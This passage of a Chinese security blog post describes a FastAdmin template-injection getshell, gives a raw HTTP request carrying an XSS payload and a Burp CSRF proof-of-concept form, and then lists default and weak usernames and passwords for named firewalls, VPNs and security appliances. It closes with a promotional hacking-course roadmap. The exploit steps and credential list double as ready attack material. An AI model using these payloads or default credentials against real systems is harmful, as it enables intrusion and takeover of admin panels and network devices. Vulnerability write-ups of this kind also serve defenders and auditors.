reference:url,support.f5.com/csp/article/K52145254; classtype:attempted-admin; sid:2030469; rev:3; metadata:affected_product Web_Server_Applications, attack_target Web_Server, deployment Perimeter, signature_severity Critical, created_at 2020_07_05, updated_at 2020_07_05;)
三十九、fastadmin前台getshell+csrf+xss
1.影响版本
V1.0.0.20200506_beta
2.利用限制
/application/config.php文件中:
    //是否开启前台会员中心
    'usercenter'             => true,
即需要开启会员中心功能为利用前提条件:
3.漏洞位置
/application/index/User.php文件
第58-67行:
 public function _empty($name)
    {
        $data = Hook::listen("user_request_empty", $name);
        foreach ($data as $index => $datum) {
            $this->view->assign($datum);
        }
        return $this->view->fetch('user/' . $name);
    }
此方法中的$name参数可控,可导致fetch模板注入
攻击者可以利用该突破性扩展包含指定的路径的后门文件,就可以getshell
3.漏洞验证
登陆会员中心,在个人资料页面中修改个人头像:

抓包后修改图片数据(满足图片头格式即可):

记录下路径后,成功getshell

修复建议
对传入进来的$name变量做一下过滤
还存在以下漏洞:
1后台分类管理处存在xss
POST /admin.php/category/add?dialog=1 HTTP/1.1 Host: admin.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 233 Origin: http://admin.com Connection: close Referer: http://admin.com/admin.php/category/add?dialog=1 Cookie: PHPSESSID=ou6fjfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac7b-4979-a89b-b47dd8e79226 row%5Btype%5D=default&row%5Bpid%5D=0&row%5Bname%5D=%3Cscript%3Ealert(1)%3C%2Fscript%3E&row%5Bnickname%5D=123&row%5Bimage%5D=1&row%5Bkeywords%5D=123&row%5Bdescription%5D=123&row%5Bweigh%5D=0&row%5Bstatus%5D=normal&row%5Bflag%5D%5B%5D=  `
且存在csrf漏洞
` ```<html> <!-- CSRF PoC - generated by Burp Suite Professional --> <body> <script>history.pushState('', '', '/')</script> <form action="http://admin.com/admin.php/category/add?dialog=1" method="POST"> <input type="hidden" name="row[type]" value="default" /> <input type="hidden" name="row[pid]" value="0" /> <input type="hidden" name="row[name]" value="<script>alert(1)</script>" /> <input type="hidden" name="row[nickname]" value="123" /> <input type="hidden" name="row[image]" value="1" /> <input type="hidden" name="row[keywords]" value="123" /> <input type="hidden" name="row[description]" value="123" /> <input type="hidden" name="row[weigh]" value="0" /> <input type="hidden" name="row[status]" value="normal" /> <input type="hidden" name="row[flag][]" value="" /> <input type="submit" value="Submit request" /> </form> </body> </html> ```
一些弱口令字典:
使用范围不限于系统服务、应用服务、应用程序,可以用这些生成字典对内网资产巡检。
泛微OA默认system账号: system/system
Apache DolphinScheduler: admin/dolphinscheduler
1、账号
admin@admin.com
superadmin
admin123
xadmin
system
admin
root
2、密码
c o m p a n y N a m e companyName companyName@2020
$companyName$2020
$companyName$123
admin123
12345678
123456
admin
root
为啥没写administrators, 因为上面都是我随便想出来的,这个我记不住。
安全设备弱密码排查列表:
天融信防火墙 用户名:superman 密码:talent
天融信防火墙 用户名:superman 密码:talent!23
联想网御防火墙 用户名:admin 密码:leadsec@7766、administrator、bane@7766
深信服防火墙 用户名:admin 密码:admin
启明星辰 用户名:admin 密码:bane@7766 用户名:admin 密码:admin@123
juniper 用户名:netscreen 密码:netscreen
Cisco 用户名:admin 密码:cisco
Huawei 用户名:admin 密码:Admin@123
H3C 用户名:admin 密码:admin
绿盟IPS 用户名: weboper 密码: weboper
网神防火墙GE1 用户名:admin 密码:firewall
深信服VPN:51111端口 密码:delanrecover
华为VPN:账号:root 密码:mduadmin
华为防火墙:admin 密码:Admin@123
EudemonJuniper防火墙:netscreen netscreen
迪普 192.168.0.1 默认的用户名和密码(admin/admin_default)
山石 192.168.1.1 默认的管理账号为hillstone,密码为hillstone
安恒的明御防火墙 admin/adminadmin
某堡垒机 shterm/shterm
天融信的vpn test/123456
绿盟安全产品默认密码排查列表:
IPS入侵防御系统、SASH运维安全管理系统、SAS安全审计系统、DAS数据库审计系统、RSAS远程安全评估系统、WAF WEB应用防护系统
sysauditor/sysauditor
sysmanager/sysmanager
supervisor/supervisor
maintainer/maintainer
webpolicy/webpolicy
sysadmin/sysadmin
conadmin/conadmin
supervis/supervis
webaudit/webaudit
sysadmin/sysadmin
conadmin/nsfocus
weboper/weboper
auditor/auditor
weboper/weboper
nsadmin/nsadmin
admin/nsfocus
admin/admin
shell/shell
网络安全的知识多而杂,怎么科学合理安排?
下面给大家总结了一套适用于网安零基础的学习路线,应届生和转行人员都适用,学完保底6k!就算你底子差,如果能趁着网安良好的发展势头不断学习,日后跳槽大厂、拿到百万年薪也不是不可能!
初级黑客
1、网络安全理论知识(2天)
①了解行业相关背景,前景,确定发展方向。
②学习网络安全相关法律法规。
③网络安全运营的概念。
④等保简介、等保规定、流程和规范。(非常重要)
2、渗透测试基础(一周)
①渗透测试的流程、分类、标准
②信息收集技术:主动/被动信息搜集、Nmap工具、Google Hacking
③漏洞扫描、漏洞利用、原理,利用方法、工具(MSF)、绕过IDS和反病毒侦察
④主机攻防演练:MS17-010、MS08-067、MS10-046、MS12-20等
3、操作系统基础(一周)
①Windows系统常见功能和命令
②Kali Linux系统常见功能和命令
③操作系统安全(系统入侵排查/系统加固基础)
4、计算机网络基础(一周)
①计算机网络基础、协议和架构
②网络通信原理、OSI模型、数据转发流程
③常见协议解析(HTTP、TCP/IP、ARP等)
④网络攻击技术与网络安全防御技术
⑤Web漏洞原理与防御:主动/被动攻击、DDOS攻击、CVE漏洞复现
5、数据库基础操作(2天)
①数据库基础
②SQL语言基础
③数据库安全加固
6、Web渗透(1周)
①HTML、CSS和JavaScript简介
②OWASP Top10
③Web漏洞扫描工具
④Web渗透工具:Nmap、BurpSuite、SQLMap、其他(菜刀、漏扫等)

恭喜你,如果学到这里,你基本可以从事一份网络安全相关的工作,比如渗透测试、Web 渗透、安全服务、安全分析等岗位;如果等保模块学的好,还可以从事等保工程师。薪资区间6k-15k
到此为止,大概1个月的时间。你已经成为了一名“脚本小子”。那么你还想往下探索吗?
想要入坑黑客&网络安全的朋友,给大家准备了一份:282G全网最全的网络安全资料包免费领取
7、脚本编程(初级/中级/高级)
在网络安全领域。是否具备编程能力是“脚本小子”和真正黑客的本质区别。在实际的渗透测试过程中,面对复杂多变的网络环境,当常用工具不能满足实际需求的时候,往往需要对现有工具进行扩展,或者编写符合我们要求的工具、自动化脚本,这个时候就需要具备一定的编程能力。在分秒必争的CTF竞赛中,想要高效地使用自制的脚本工具来实现各种目的,更是需要拥有编程能力.
零基础入门,建议选择脚本语言Python/PHP/Go/Java中的一种,对常用库进行编程学习;搭建开发环境和选择IDE,PHP环境推荐Wamp和XAMPP, IDE强烈推荐Sublime;·Python编程学习,学习内容包含:语法、正则、文件、 网络、多线程等常用库,推荐《Python核心编程》,不要看完;·用Python编写漏洞的exp,然后写一个简单的网络爬虫;·PHP基本语法学习并书写一个简单的博客系统;熟悉MVC架构,并试着学习一个PHP框架或者Python框架 (可选);·了解Bootstrap的布局或者CSS。
8、高级黑客
这部分内容对零基础的同学来说还比较遥远,就不展开细说了,贴一个大概的路线。

网络安全工程师企业级学习路线
很多小伙伴想要一窥网络安全整个体系,这里我分享一份打磨了4年,已经成功修改到4.0版本的**《平均薪资40w的网络安全工程师学习路线图》**对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。
如果你想要入坑黑客&网络安全工程师,这份282G全网最全的网络安全资料包!

学习资料工具包
压箱底的好资料,全面地介绍网络安全的基础理论,包括逆向、八层网络防御、汇编语言、白帽子web安全、密码学、网络安全协议等,将基础理论和主流工具的应用实践紧密结合,有利于读者理解各种主流工具背后的实现机制。

网络安全源码合集+工具包

视频教程

视频配套资料&国内外网安书籍、文档&工具

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取
黑客/网安大礼包:优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享
好了就写到这了,大家有任何问题也可以随时私信问我!希望大家不要忘记点赞收藏哦!
特别声明:
此教程为纯技术分享!本文的目的决不是为那些怀有不良动机的人提供及技术支持!也不承担因为技术被滥用所产生的连带责任!本书的目的在于最大限度地唤醒大家对网络安全的重视,并采取相应的安全措施,从而减少由网络安全而带来的经济损失。!!!
本文转自网络如有侵权,请联系删除。





 扫一扫
扫一扫


 785
785

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





